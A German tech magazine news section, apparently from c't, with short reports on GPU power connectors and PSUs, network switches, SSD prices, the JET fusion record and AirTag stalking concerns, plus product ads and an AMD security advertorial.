Ein neuer 16-poliger Stromanschluss mit 600 Watt Belastbarkeit soll den Leistungshunger von Grafikkarten befriedigen. Netzteile damit gibt es nun von Asus und MSI.

Die Maximalleistungsaufnahme von Grafikkarten hat in den letzten Jahren weiter zugenommen. So schluckt eine Nvidia GeForce RTX 3090 bis zu 360 Watt und in Spitzen noch über 100 Watt mehr. Deshalb statten die Hersteller solche High-End-Karten bislang mit bis zu drei acht-poligen Stromanschlüssen aus. Die Spezi-

fikation für PCI Express 5.0 beschreibt einen neuen Anschluss für Grafikkarten, der bis zu 600 Watt liefert. Der auch 12VHPWR (vermutlich für 12 Volt High Power) genannte Stecker besteht aus insgesamt 16 Kontakten. Zwölf davon sind im 3-Millimeter-Raster angeordnet und damit enger als bei den bisherigen PEG-Steckern mit 4,2 Millimetern Abstand. Die zwölf Leitungen führen hälftig Masse und 12 Volt. Jedes der sechs Pärchen ist dabei für bis zu 9,5 Ampere Stromstärke geeignet. Zusätzlich gibt es unterhalb davon vier weitere Pins, über die Netzteil und Grafikkarte Signale austauschen, um den Strom freizuschalten.

MSI hat für dieses Jahr fünf ATX-Netzteile mit 12VHPWR-Anschluss angekündigt. Dabei handelt es sich um zwei Modelle der Serie MEG mit 1000 und 1300 Watt mit 80Plus-Platinum-Logo sowie drei Netzteile der Serie MPG mit 750, 850 und 1000 Watt sowie 80Plus Gold. Ab sofort erhältlich ist das Asus ROG Thor Platinum II mit 1000 Watt für 370 Euro. Zur Ausstattung des ATX-Netzteils gehört ein OLED-Display, das die aktuelle Leistungsaufnahme anzeigt. Der Lüfter stoppt bei Teillast, was den Geräuschpegel des Rechners verringert. In den nächsten Wochen sollen weitere Varianten des ROG Thor Platinum II mit 850, 1200 und 1600 Watt sowie die kompakte SFX-Netzteile ROG Loki mit 750 bis 1200 Watt folgen. (chh@ct.de)



Bild: Asus

Ein OLED-Display zeigt die aktuelle Auslastung (1000 W) des Asus ROG Thor Platinum II an.

Kompaktes PC-Gehäuse für Gamer

Der Gehäusehersteller Lian Li hat sich mit DAN Cases zusammengetan und das **Mini-ITX-Gehäuse A4-H20** entwickelt, das ein Volumen von rund elf Litern einnimmt. Es eignet sich für kompakte Gaming-PCs. In das Gehäuse passen Grafikkarten mit 32 Zentimeter Länge sowie der Wärmetauscher einer Wasserkühlung mit zwei 12-cm-Lüftern hinein. Das Gehäuse besteht aus Aluminium-Seitenwänden, die sich ohne Werkzeug abnehmen lassen und deshalb den Zusammenbau vereinfachen.

Im Inneren ist Platz für ein Netzteil im SFX-Format sowie für eine 2,5"-SSD. Die Grafikkarte ist im A4-H20 ebenso aufrecht stehend untergebracht wie das Mainboard. Ein Riser-Kabel führt deshalb die PCI-Express-Leitungen vom PEG-Slot zur Grafikkarte. Zur Auswahl stehen jeweils zwei Varianten des A4-H20 in den Farben Schwarz und Weiß für Systeme mit PCIe 3.0 (110 Euro) oder PCIe 4.0 (150 Euro). (chh@ct.de)



Bild: Lian Li


Trotz geringer Abmessungen nimmt das Lian Li A4-H20 Triple-Slot-Grafikkarten auf.



Auch als E-Book oder Bundle in unserem Shop erhältlich: www.mitp.de/0437



Auch als E-Book oder Bundle in unserem Shop erhältlich: www.mitp.de/0440



Auch als E-Book oder Bundle in unserem Shop erhältlich: www.mitp.de/0476

Leistungsfähigere Smart-Home-Steuerzentrale für IP-Symcon

Die für die Montage im Verteilerkasten gedachte SymBox Pro erscheint mit schnellerem Raspi und mehr Speicher. Die Software IP-Symcon unterstützt in Version 6.1 auch 64-Bit-Systeme.

Symcon hat die dritte Generation seiner Smart-Home-Steuerzentrale SymBox vorgestellt, weiterhin für die Hutschienmontage mit 4TE Breite. Die Steckverbindungen liegen nun alle an der Unterseite

und vereinfachen die Verkabelung im Verteilerkasten. Neben der GBit-LAN-Buchse gibt es Anschlüsse für eine optional erhältliche Schnittstellenerweiterung, den zweipoligen Spannungsanschluss und eine (nur zum Recovery nutzbare) Micro-USB-Buchse. Dank Raspberry Pi Compute Module 4 mit 1,5 GHz arbeitet die SymBox Pro 30 Prozent schneller als das Vorgängermodell SymBox Neo. Sie ist mit 1 oder 2 GByte RAM sowie 16 oder 32 GByte eMMC-Flash erhältlich, das System belegt

davon 1 GByte. Als Erweiterungsmodul sind Schnittstellen zu KNX, M-Bus, RS-232 und RS-485 (beispielsweise Modbus RTU) erhältlich. Per LAN lassen sich weitere Systeme anbinden, darunter 1-Wire, EnOcean, KNX, M-Bus und Z-Wave-Plus. Die SymBox Pro ist ohne Hutschienenteil ab 349 Euro erhältlich, inklusive einem Jahr Support und Updates ab 499 Euro. Die Erweiterungsmodule kosten zwischen 39 und 69 Euro.

Die Steuerungssoftware IP-Symcon ist nicht auf eine Cloud angewiesen, sondern speichert alle Daten lokal. Sie läuft außer auf der SymBox beispielsweise auf QNAP- und Synology-NAS, Raspberry Pi und als Docker; die Verbindung zu den jeweiligen Haussteuerungs-Systemen lässt sich dann in der Regel über zusätzliche LAN-Gateways realisieren. In Version 6.1 ist die 64-Bit-Unterstützung für Raspi, ARM64-Docker und Apple-M1-Docker hinzugekommen. Im Herbst soll die Weboberfläche erneuert werden, die alle relevanten Daten des Smart Homes darstellt und die Steuerung der verbundenen Geräte ermöglicht: Sie nutzt dann statt Listen ein Kacheldesign, das sich besser auf die Größe von Smartphone, Tablet oder PC anpasst. (Harry Kellner/jow@ct.de)



Bild: Symcon

Die SymBox Pro für die Heimautomationssoftware IP-Symcon bringt Farbe in den Verteilerkasten.

HBO-Serien feiern zukünftig bei RTL Premiere


RTL Deutschland erwirbt die exklusiven Rechte an Filmen und Serien für sein Streamingangebot RTL+, inklusive HBO-Max-Originals und einem umfangreichen Programmangebot mit exklusiven Erstausstrahlungen für die Auswertung im Free TV. Somit werden neue **HBO-Max-Serien ihre Premiere im Free TV bei RTL und online bei RTL+** haben. Zudem bekommt RTL Zugriff auf weitere Highlights aus dem Portfolio des WarnerMedia-Konzerns, zu dem HBO gehört, darunter Kinofilme wie Harry Potter, Phantastische Tierwesen, Aquaman, Batman und Wonder Woman. Im Serienbereich reicht die Bandbreite von Thrillern und Fantasy-Formaten über Klassiker bis zu Sitcoms – RTL nennt etwa *Pretty Little Liars*, *The Vampire Diaries*, *Arrow*, *Sex and the City* und *The Big Bang Theory*. Im ersten Quartal soll es

losgehen, einen genaueren Termin nennen RTL und WarnerMedia nicht.

Warners Streamingdienst HBO Max ist in Deutschland nicht verfügbar, bislang feierten die HBO-Serien hierzulande ihren Einstand bei Sky. Allerdings deuteten

schon der Start des US-Dienstes Peacock von Warner-Konkurrent NBC Universal bei Sky und die Ankündigung der Eingliederung von Paramount+ an, dass sich die Beziehung zwischen WarnerMedia und Sky verändern könnte. (nij@ct.de)

Der Video-streaming-Dienst HBO Max kommt noch nicht nach Deutschland, doch die Serien wird man zum Frühjahr bei RTL und RTL+ finden.





Homepage Easy

12 .de-Domains inklusive

- > Kostenlose SSL-Certs für alle Domains
- > Webbakasten
- > Webkonferenzlösung
- > 100 GB Webspace
- > 1.000 E-Mail-Adressen
- > 100 GB E-Mail-Speicher
- > 100 MySQL-Datenbanken

DAUERPREIS

2,29
€/Monat*



**Angebot noch bis
Ende März 2022 gültig!**
Preis gilt dauerhaft.

*Preis/Monat inkl. 19% MwSt.
Es fällt keine Einrichtungsgebühr an.
Vertragslaufzeit jeweils 6 Monate,
jederzeit kündbar mit einem Monat
Frist zum Vertragsende.

030 - 20 18 10 00 | nur unter **www.1blu.de/easy**

Flotte Switches für den Schreibtisch

Netzwerkverteiler für 10 Gbit/s und die Zwischenstufen 2,5 und 5 Gbit/s erlauben hohe Datentransferraten im LAN. D-Link, Trendnet und MPL haben neue Geräte im Sortiment.

Die Gigabit-Grenze wird seit geraumer Zeit immer häufiger auch zu Ethernet-Endgeräten und nicht nur zwischen Switches geknackt. Neue Mainboards kommen mit 2,5-, 5- oder 10-Gigabit-Ethernet-Port; Wi-Fi-6-Access-Points sind auf 2,5 Gbit/s angewiesen, um die schnelle Funkchnittstelle ausschöpfen zu können, und NAS-Geräte mit flottem Ethernet-Port versorgen beispielsweise mehrere Gigabit-Ethernet-Clients gleichzeitig mit voller Geschwindigkeit.

Trendnets und D-Links neue NBase-T-Switches für den Schreibtisch richten

sich an kleine und mittlere Unternehmen und Heimanwender. Trendnet führt gleich zwei neue Modelle ein: Der TEG-S750 bietet fünf 10-Gigabit-Ports, die auch die Zwischenstufen mit 2,5 und 5 Gbit/s sprechen. Der TEG-S762 hat eine Kombination aus vier 2,5- und zwei 10-Gigabit-Ports (ebenso NBase-T fähig). Beide Switches sind lüfterlos und werden über ein externes 12-Volt-Netzteil mit Spannung versorgt. Eine Power-over-Ethernet-Option gibt es nicht und die Switches sind unmanaged. Das 10-Gigabit-Modell (S750) kostet rund 320 Euro, das kombinierte (S762) liegt bei 220 Euro.

Der DMS-106XT von D-Link kommt mit insgesamt sechs Ports: Der unmanaged Switch enthält fünf 2,5-Gigabit-Ethernet-Ports, die abwärtskompatibel zu Gigabit- und Fast-Ethernet sind. Der sechste

Port eignet sich für alle Geschwindigkeitsstufen bis 10 GBit/s und bringt so gute Voraussetzungen für den Uplink-Betrieb zum Kernnetz oder etwa für ein flottes NAS mit. Der DMS-106XT kostet rund 170 Euro.

Industrieanwendern gibt der µMax-bes von MPL Gestaltungsfreiheit bei der Hardware: Das 115 × 95 × 34 Millimeter große, lüfterlose Modul hat acht Gigabit-Ports, die jedoch nicht als RJ45-Buchsen, sondern als Pin-Header auf der Platine ausgeführt sind. Für flottere Verbindungen bis 10 GBit/s gibt es zwei SFP+-Slots. Die Spannungsversorgung kann industriell üblich zwischen 5 und 36 Volt liegen; die Betriebstemperatur zwischen -20 und 60 °C. Der Switch bietet Managementfunktionen wie QoS, VLAN, (R)STP und anderes mehr. (amo@ct.de)

Flott für Schreibtisch und Industrie: Neue Switches von Trendnet, D-Link und MPL setzen entweder komplett auf 10-Gigabit-Ports oder kombinieren unterschiedliche Geschwindigkeitsstufen.



Bild: Trendnet, D-Link, MPL

Powerline-Spezialist Devolo unter Schutzschirm

Die **Devolo AG** hat sich unter einen **Insolvenz-Schutzschirm** begeben. Eine Kombination aus pandemiebedingten Absatzschwankungen und Lieferkettenproblemen habe das nötig gemacht: Wegen der Chipkrise musste Devolo sich langfristig zur Abnahme größerer Bauteile-Mengen verpflichten, doch die Produkte der Firma liegen wegen des eingebrochenen Absatzes nun auf Halde.

Der AG-Vorstand Heiko Harbers ist optimistisch, dass die Sanierung unter Aufsicht des bestellten Sachwalters Rüdiger Weiß binnen weniger Monate gelingt: „Unser Kerngeschäft sowie das operative Business sind gesund. Zudem sind die Marktaussichten positiv.“ Die Heimvernetzung sei weiterhin ein Wachstumsmarkt. Das Geschäft läuft wie gewohnt weiter. Der Aachener Hersteller hat jüngst seine ersten Powerline-WLAN-Basen für

den aktuellen Wi-Fi-6-Standard auf den Markt gebracht (Kurztest Devolo Magic 2 WiFi 6 siehe S. 77). (ea@ct.de)



Trotz Insolvenz-Schutzschirm geht die Entwicklung bei Devolo weiter: Die Giga Bridge, ein Adapter für Datentransfer über Koax- oder Telefonleitungen, bekommt zu Ende März ein Firmware-Update für den Multi-Point-Modus.

Live-Stadtmodelle per 5G nutzen

Die Stadt Hannover hat Mitte Februar zusammen mit der Deutsche Messe AG, der Leibniz-Universität und der Hochschule Hannover ihr Modellprojekt 5G Access to Public Spaces gestartet. 5GAPS soll in Echtzeit **dynamische digitale Zwillinge städtischer Außenbereiche** oder Innenbereiche und gewerblich genutzter Hallen zugänglich machen.

Beispielsweise sollen autonome Fahrzeuge Live-Modelle per 5G-Mobilfunk für genaue Navigation befragen. Stadtverwaltungen könnten sie für Parkraumbewirtschaftung oder Reservierung von Plätzen etwa für Umzugswagen heranziehen. Ein mit Mitteln des Bundesministeriums für Digitales und Verkehr (BMDV) geförderter Smart-City-Pilotprojekt soll auf dem Ausstellungsgelände der Messe AG entstehen, die ein 5G-Campusnetz betreibt.

(ea@ct.de)

SSD-Preissenkungen verzögern sich

Eigentlich hatten Marktforscher für 2022 wieder sinkende Preise für Flash-Speicher prognostiziert. Daraus wird wohl erst einmal nichts.

Verunreinigte Chemikalien haben in gleich zwei Halbleiterwerken des Produktionsgespanns von Kioxia und Western Digital zur Zerstörung von rund 6,5 Exabyte NAND-Flash-Speicher geführt. Das entspricht nach Angaben des Marktforschungsinstituts Trendforce rund 13 Prozent des Produktionsvolumens des ersten Quartals und – da diese beiden zusammen einen Weltmarktanteil von etwa einem Drittel besitzen – insgesamt rund 4 Prozent des von allen Flash-Herstellern produzierten Speichers.

Die eigentlich im ersten Quartal zu erwartenden Preissenkungen von 8 bis 13 Prozent werden wohl mit 5 bis 10 Prozent etwas niedriger ausfallen, meint Trendforce. Noch stärkere Auswirkungen erwarten die Marktforscher jedoch für das zwei-

te Quartal: Statt weiterer Speicherpreissenkungen erwartet Trendforce jetzt Steigerungen von 5 bis 10 Prozent.

Die Produktion in den Werken Yokkaichi und Kitakami ist bereits seit Ende Januar beeinträchtigt. Kioxia und Western Digital haben keine Details veröffentlicht. Unklar ist, ob der gesamte fehlerhaft produzierte Speicher entsorgt werden muss oder die Chips mit Einschränkungen nutzbar sind.

Dass die Verknappung und damit die Preissteigerung mit einer gewissen Verzögerung auf den Markt durchschlägt, liegt an den aktuell wohl recht gut gefüllten Lagern. Zudem dauert die Produktion eines Flash-Wafers recht lange: Zwischen sechs und zwölf Wochen vergehen, bis aus einer leeren Siliziumscheibe Flash-Chips entstehen. Aus diesem Grund ist die Menge des verunreinigten Speichers auch so groß: Es hat einfach lange gedauert, bis der Fehler aufgefalle ist. (ll@ct.de)

Toshiba: Von MAMR zu HAMR

Der Festplattenhersteller Toshiba hat seine Roadmap für die Weiterentwicklung in den nächsten Jahren vorgestellt. Aktuell setzt das Unternehmen auf die **Aufzeichnungstechnik** Microwave Assisted Magnetic Recording (MAMR) in verschiedenen Versionen: Flux Control-MAMR (FC-MAMR) kommt bei den aktuellen 18-TByte-Laufwerken bereits zum Einsatz, bei 30 TByte und mehr wechselt Toshiba dann zu Microwave Assisted Switching-MAMR (MAS-MAMR).

Der Einbau einer elften Scheibe in Laufwerke soll einen weiteren Kapazitätsschub bringen, auch die Erhöhung der Speicherdichte durch eine bislang nicht näher erläuterte „Error Correction Technology“ steht bevor. Toshiba will zudem Laufwerke mit Shingled Magnetic Recording (SMR) bauen, was bei ansonsten gleicher Technik einige TByte mehr Kapazität bringt, aber nicht für alle Anwendungen geeignet ist.

In diesem Jahr sollen Festplatten mit 20 TByte auf den Markt kommen, 2023 peilt Toshiba 26 TByte an, 2024 dann 30 TByte. Dann kommt wohl erstmals MAS-MAMR zum Einsatz, aber es sind auch Prototypen mit Heat Assisted Magnetic Recording (HAMR) geplant. Für das Jahr 2025 stellt das Unternehmen 35 TByte in Aussicht, ab 2026 dann mindestens 40 TByte. Bei diesen Kapazitäten dürfte ausschließlich HAMR Verwendung finden, die Technik, die auch Seagate und Western Digital für Laufwerke mit solch hohen Kapazitäten präferieren. (ll@ct.de)



Verunreinigungen durch eine zuge-lieferte Chemikalie haben zu Produktionseinbußen in Kioxias Produktionsstätten in Yokkaichi geführt. Aktuell baut das Unternehmen an einer Erweiterung des Werks.

Bild: Kioxia

RATEN SIE MAL, WER NOCH VOR DEM BRAND GEWARNT WURDE?

Ben Weber
Grumpy of IT Security



Thomas Schneider
IT Monitoring Engineer
und Kentix Kunde

Mit Kentix SmartMonitoring schützen Sie Ihre IT vor teuren Ausfällen. Dank MultiSensor® Technologie überwachen Sie bis zu 37 physische Gefahren wie Übertemperatur, Einbruch oder Feuer – vorausschauend und mit nur einem System. Verzichten Sie doch einfach auf böse Überraschungen: kentix.com

KENTIX
Innovative Security

Fünf Sekunden Sonnenfeuer

Die höchste Temperatur im Sonnensystem haben Forscher in einer Kernfusionsanlage in der Nähe von Oxford erzeugt. Über fünf Sekunden loderte ihr besonders heißes Sonnenfeuer und setzte dabei eine Rekordenergiemenge frei.

In der derzeit größten Kernfusionsanlage der Welt, dem Joint European Torus (JET) in Culham bei Oxford, haben Wissenschaftler einen Weltrekord aufgestellt. Sie erzeugten für etwa fünf Sekunden ein stabiles Plasma, in dem wie in der Sonne Wasserstoffisotope zu Helium verschmolzen und dabei 59 Megajoule freisetzen. Allerdings mussten die Anlagenbetreiber für diese Demonstration zunächst die dreifache Energiemenge hineinstecken, um das Plasma auf die benötigte Temperatur von mehr als 100 Millionen Grad zu bringen. Das ist sogar um ein Vielfaches heißer als im Inneren unserer Sonne.

Im JET fusionierten die Forscher Deuterium und Tritium, schwere Wasserstoffisotope mit zusätzlichen Neutronen im Atomkern. Die Fusion zu Helium setzt dann Neutronen frei, die im Plasma eine Kettenreaktion antreiben. Ein großer Teil

der Neutronen trifft allerdings auf den Hitzeschutz der Brennkammer aus wassergekühlten Beryllium-Wolfram-Kacheln, heizt diese auf und erzeugt damit Wasserdampf zur Stromerzeugung.

Die JET-Anlage ist der Vorläufer der deutlich größeren ITER-Anlage. Dabei handelt es sich um ein internationales Projekt, das im südfranzösischen Cadarache entsteht. Erst eine solche Großanlage bietet die Möglichkeit, bei der Kernfusion mehr Energie zu ernten, als zum Aufheizen erforderlich ist. Zudem löst sie elegant das Problem der Tritium-Beschaffung. Tritium ist ein radioaktiver Stoff, der auf der Erde nur sehr selten vorkommt. Lithium-Anreicherungen im Hitzeschutz sollen unter Neutronenstrahlung Tritium freisetzen und so einen Dauerbetrieb unterstützen. Ein erster Testlauf der

ITER-Großanlage ist für 2025 vorgesehen, um zu zeigen, dass auch im großen Maßstab ein Dauerbetrieb möglich ist. Mit einer positiven Energiebilanz in der technisch genutzten Kernfusion rechnen Experten allerdings erst Mitte der 30er-Jahre. (agr@ct.de)

Der heißeste Ort des Sonnensystems im Video: ct.de/yuuz




Bild: United Kingdom Atomic Energy Authority

In der Brennkammer des JET-Reaktors, hier aufgeschnitten in einer Simulation, gelang es, 100 Millionen Grad heißes Fusionsplasma über fünf Sekunden stabil zu halten.

Roboterhund auf Streife

Seit Januar setzt der Chemiekonzern Evonik einen **autonomen vierbeinigen Inspektionsroboter** ein. Energy Robotics aus Darmstadt hat das Robotermodell Spot



Bild: Evonik

Der vierbeinige Roboter kann autonom einer festgelegten Inspektionsroute folgen oder ferngesteuert wichtige Punkte aufsuchen. Er ist mit Kameras für Infrarot und für sichtbares Licht ausgerüstet.

von Boston Dynamics um eine Steuerungssoftware, autonome Funktionen und einen verschlüsselten Cloud-Zugang erweitert. Damit kann der Vierbeiner vorgegebene Inspektionsrouten autonom ablaufen oder er lässt sich ferngesteuert zu ausgewählten Brennpunkten navigieren.

Ausgestattet mit zwei Kameras, einer für das sichtbare Lichtspektrum und einer für Infrarot, kann der Roboter nicht nur Messwerte vor Ort auslesen. Seine Wärmebilder entlarven auch Defekte an Leitungen und auf gezielten Aufnahmen können Wartungstechniker gegebenenfalls Leckagen und Verschmutzungen erkennen. Derzeit testet Evonik seinen neuen Inspektionsroboter auf dem Gelände einer Versuchsanlage. In Zukunft soll das Modell Rundgänge in gefährlichen oder gesundheitsgefährdenden Umgebungen übernehmen und Inspektionen auch in produktiven Werken des Konzerns automatisieren. (agr@ct.de)

Quantensichere Premieren

Mittels Quantenkryptografie hat der britische Cloud-Dienstleister Colt die Premierenfilme der jüngsten Berlinale verschlüsselt. Im Glasfasernetz erzeugte das Unternehmen Quantenschlüssel für die Filmdaten, die es parallel auf einer zweiten Leitung vom Verteilzentrum zum Berlinale-Palast übertrug. Bei der **Quantum Key Distribution (QKD)** werden Quantenzustände meist in Form einzelner Photonen übermittelt. Die Sicherheit vor Lauschangriffen beim Schlüsselaustausch beruht darauf, dass ein Angreifer die abgehörten Quantenzustände gemäß den Gesetzen der Quantenphysik unweigerlich verändern und sich so verraten würde. Über eine Strecke von 8,7 Kilometern erreichte ein QKD-Server von ID Quantique eine Schlüsselaustauschrate von 2,5 Kilobit pro Sekunde. Das ist mehr als genug für die optischen Switches von ADVA, die je Filmminute einen neuen 256-Bit-AES-Schlüssel einsetzen. (agr@ct.de)

Objekt-Tracker: Apples AirTags weiterhin im Kreuzfeuer

Apples münzgroßer Objekttracker AirTag soll helfen, verlegte, verlorene oder gestohlene Gegenstände per iPhone und Funkortung wiederzufinden. Dafür befestigt man ihn an Gegenständen wie Schlüsselbund oder Rucksack. Aber er lässt sich ebenso wie andere Tracker leicht missbrauchen und etwa in Autos verstecken, um Personen zu verfolgen.

Auf das Missbrauchspotenzial haben viele Medien schon kurz nach dem Verkaufsstart im Juni vergangenen Jahres hingewiesen. Der Konzern rührte sich zunächst nicht und in wenigen Monaten wurden etliche Fälle von Stalking bekannt. Dann besserte Apple die Anti-Stalking-Funktion nach, sodass die Tags früher Alarm schlagen. Doch das Stalking hörte nicht auf. Eines der jüngeren Beispiele ereignete sich Ende Januar (siehe ct.de/yacu).

Aktuell piepen die Tags, wenn sie für 8 bis 24 Stunden fern von ihrem Eigner reisen – viel Zeit für Stalker, um Adressen verfolgter Personen zu ermitteln. Außerdem macht Apples Algorithmus Langfinger darauf aufmerksam, dass Diebesgut seine Position verrät. Entsprechend kursieren im Internet Anleitungen zum Stilllegen des Lautsprechers. Stumme AirTags sind aber auch beliebte Stalker-Utensilien.

Dabei genügen ein Akkuschrauber und ein Bohrer, um die Lautsprecherspule des AirTags mit einem Bohrloch zu durchtrennen. Mit den Details konfrontiert, erklärte Apple damals gegenüber c't, dass man „das Aufbohren nicht als eine sehr einfache Deaktivierungsmöglichkeit“ sieht. Dabei erleichtert der Aufbau des AirTags die Manipulation; hätte Apple die Lautsprecheranschlüsse auf der Rückseite der Platine verlötet, würde man das AirTag beim Aufbohren zwangsläufig zerstören.

Insgesamt drängt sich der Eindruck auf, dass sich Apple mit der Entwicklung der AirTags in eine Zwickmühle gesetzt hat. Das Zwicken könnte schwächer sein, wenn AirTags nach Deaktivieren des Lautsprechers ihren Dienst komplett einstellen würden.

Nun will Apple Hinweisen auf „böswillige oder kriminelle“ Nutzung zusammen mit Strafverfolgern nachgehen. Android-Nutzern empfiehlt der Konzern sein Programmchen, das fremde AirTags in der Umgebung aufdeckt.

Weitere Verbesserungen dürfte das kommende iOS-Update bringen. Während der Einrichtung sollen iPhones davor warnen, die Tracker zur Verfolgung von Personen „ohne deren Zustimmung“ zu verwenden. Strafverfolger können Informationen über den Tag-Besitzer bei Apple anfordern. Mit iPhone 11 bis 13 wird man fremde AirTags zentimetergenau orten



Bild: Apple

Trotz Verbesserungen gelingt es Apple bisher nicht, die Überwachung von Personen durch AirTags komplett zu verhindern.

können, die AirTags werden lauter piepen und zugleich sollen auch iOS-Geräte in der Nähe warnen und zwar per Textmeldung. So will Apple missbrauchte AirTags mit zerstörtem Lautsprecher aufdecken. Personen ohne Apple-Smartphone hilft das natürlich nicht. (dz@ct.de)

Apples AirTags und Stalker: ct.de/yacu



KIOXIA

Challenge Impossible Together

Non-stop Enterprise Data Center



AMD Ryzen™ PRO 5000-Serie: Entwickelt für dynamische und zuverlässige Verteidigung in der Tiefe.



Tatsache ist, dass niemand glaubt, dass die Cybersicherheit in absehbarer Zeit einfacher werden wird. Böswillige Akteure sind ständig auf der Suche nach neuen Zielen und Taktiken, während die Verteidigungsmaßnahmen reifen. Es war schon schwierig genug, gut verwaltete Geräte zu schützen, als sie noch sicher im Büro aufbewahrt wurden.

In der heutigen Welt, in der man immer verbunden ist und sich ständig bewegt, kann die Sicherung von Geräten und sensiblen Daten zu einer enormen Herausforderung für IT-Mitarbeiter und Entscheidungsträger in Unternehmen werden.

Ein mehrschichtiger Verteidigungsansatz

Da die Risiken immer umfangreicher und vielfältiger werden, verfolgt AMD weiterhin einen sorgfältig ausgearbeiteten Ansatz, der sich auf Kontrollen und Funktionen stützt, die direkt in die Hardware, Software und Firmware integriert sind. Dies gilt insbesondere für eine mobilere „neue Normalität“.

Mit den neuesten AMD Ryzen™ PRO Prozessoren bietet AMD PRO SECURITY ein komplexes Set von Sicherheitsfunktionen zur Abwehr ausgefeilter Angriffe von heute und morgen.

Integrierte Hardwarevertrauensbasis

Die „Zen 3“-basierte Kernarchitektur von AMD, einschließlich der AMD Ryzen™ PRO 5000-Serie Mobil-Prozessoren, wurden mit Blick auf diese starken Schutzgrundlagen entwickelt und trägt dazu bei, die Anfälligkeit für Angriffe zu verringern, was wiederum kostspielige Ausfallzeiten minimieren und IT-Eingriffe reduzieren kann. Alles beginnt mit einer Hardware-gestützten Vertrauensbasis.

Hardware-Roots of Trust“ sind entscheidend für den Schutz moderner Geräte, da sie dem System helfen, die Identität und Integrität von Hardwarekomponenten zu überprüfen und die Systemfirmware vor Manipulationen zu schützen.

Jede AMD Siliziumarchitektur wird mit einem speziellen Hardware-Sicherheitsprozessor (AMD Secure Prozessor oder ASP) geliefert, der als Hardware-Vertrauensbasis fungiert, die Plattformintegrität gewährleistet und die gesamte ursprünglich auf die Plattform geladene Firmware authentifiziert.

Diese Fähigkeit, die Firmware eines jeden Systems zu authentifizieren, kann während des gesamten Lebenszyklus des Geräts Schutz vor fehlerhafter oder bösartiger Firmware bieten. Somit kann Firmware über den gesamten Lebenszyklus des Geräts hinweg geschützt werden, unabhängig davon, wo es verwendet wird. Wenn Fehler oder Änderungen erkannt werden, wird den Komponenten automatisch der Zugriff auf das System verweigert, was eine wichtige erste Verteidigungslinie im Hinblick auf die Sicherheit von Informationen ist.

Speicherverschlüsselung mit AMD Memory Guard

Immer anspruchsvollere Anwendungen verlassen sich auf In-Memory-Caching und -Verarbeitung (z. B. unter Verwendung von RAM), um die Performance zu beschleunigen. Das bedeutet, dass RAM nicht nur eine Ressource ist, sondern auch ein potenzielles Angriffsziel. Auch ohne Zugriff auf die Festplatte können Angreifer an wichtige Informationen gelangen, die auf einem verlorenen oder gestohlenen Gerät gespeichert sind.

AMD Memory Guard wurde entwickelt, um den gesamten DRAM-Inhalt mit einem Zufallsschlüssel zu verschlüsseln und schützt so gegen physischen Kaltstart, DRAM-Schnittstellen-Snooping und ähnliche Arten von Angriffen.

Dies geschieht über einen 128-Bit Schlüssel, der von einem integrierten Zufallszahlengenerator erzeugt wird, der bei jedem System-Reset neu startet. Er ist für das Betriebssystem und jede auf der CPU laufende Software völlig unsichtbar.

AMD Shadow Stack: Erweiterter Schutz für fortschrittliche Malware

Eine zunehmend beliebte Taktik, die gemeinhin als „rückkehrorientierte Programmierung“ (ROP) bezeichnet wird, ist eine Klasse von Software-Angriffen, bei denen Angreifer nicht ihren eigenen böartigen Code in einen Prozess einschleusen, sondern stattdessen die Kontrolle über das System erlangen, indem sie legitime Codes zusammenfügen, um einen böartigen Prozess zu erstellen, der das System schädigen kann. Indem sie vertrauenswürdige Anwendungen kapern, um böswillige Exploits von Angreifern auszuführen, wollen Angreifer länger einer Entdeckung durch Cyberabwehrsysteme entgehen, als wenn sie ihren eigenen böartigen Code eingeschleust hätten.

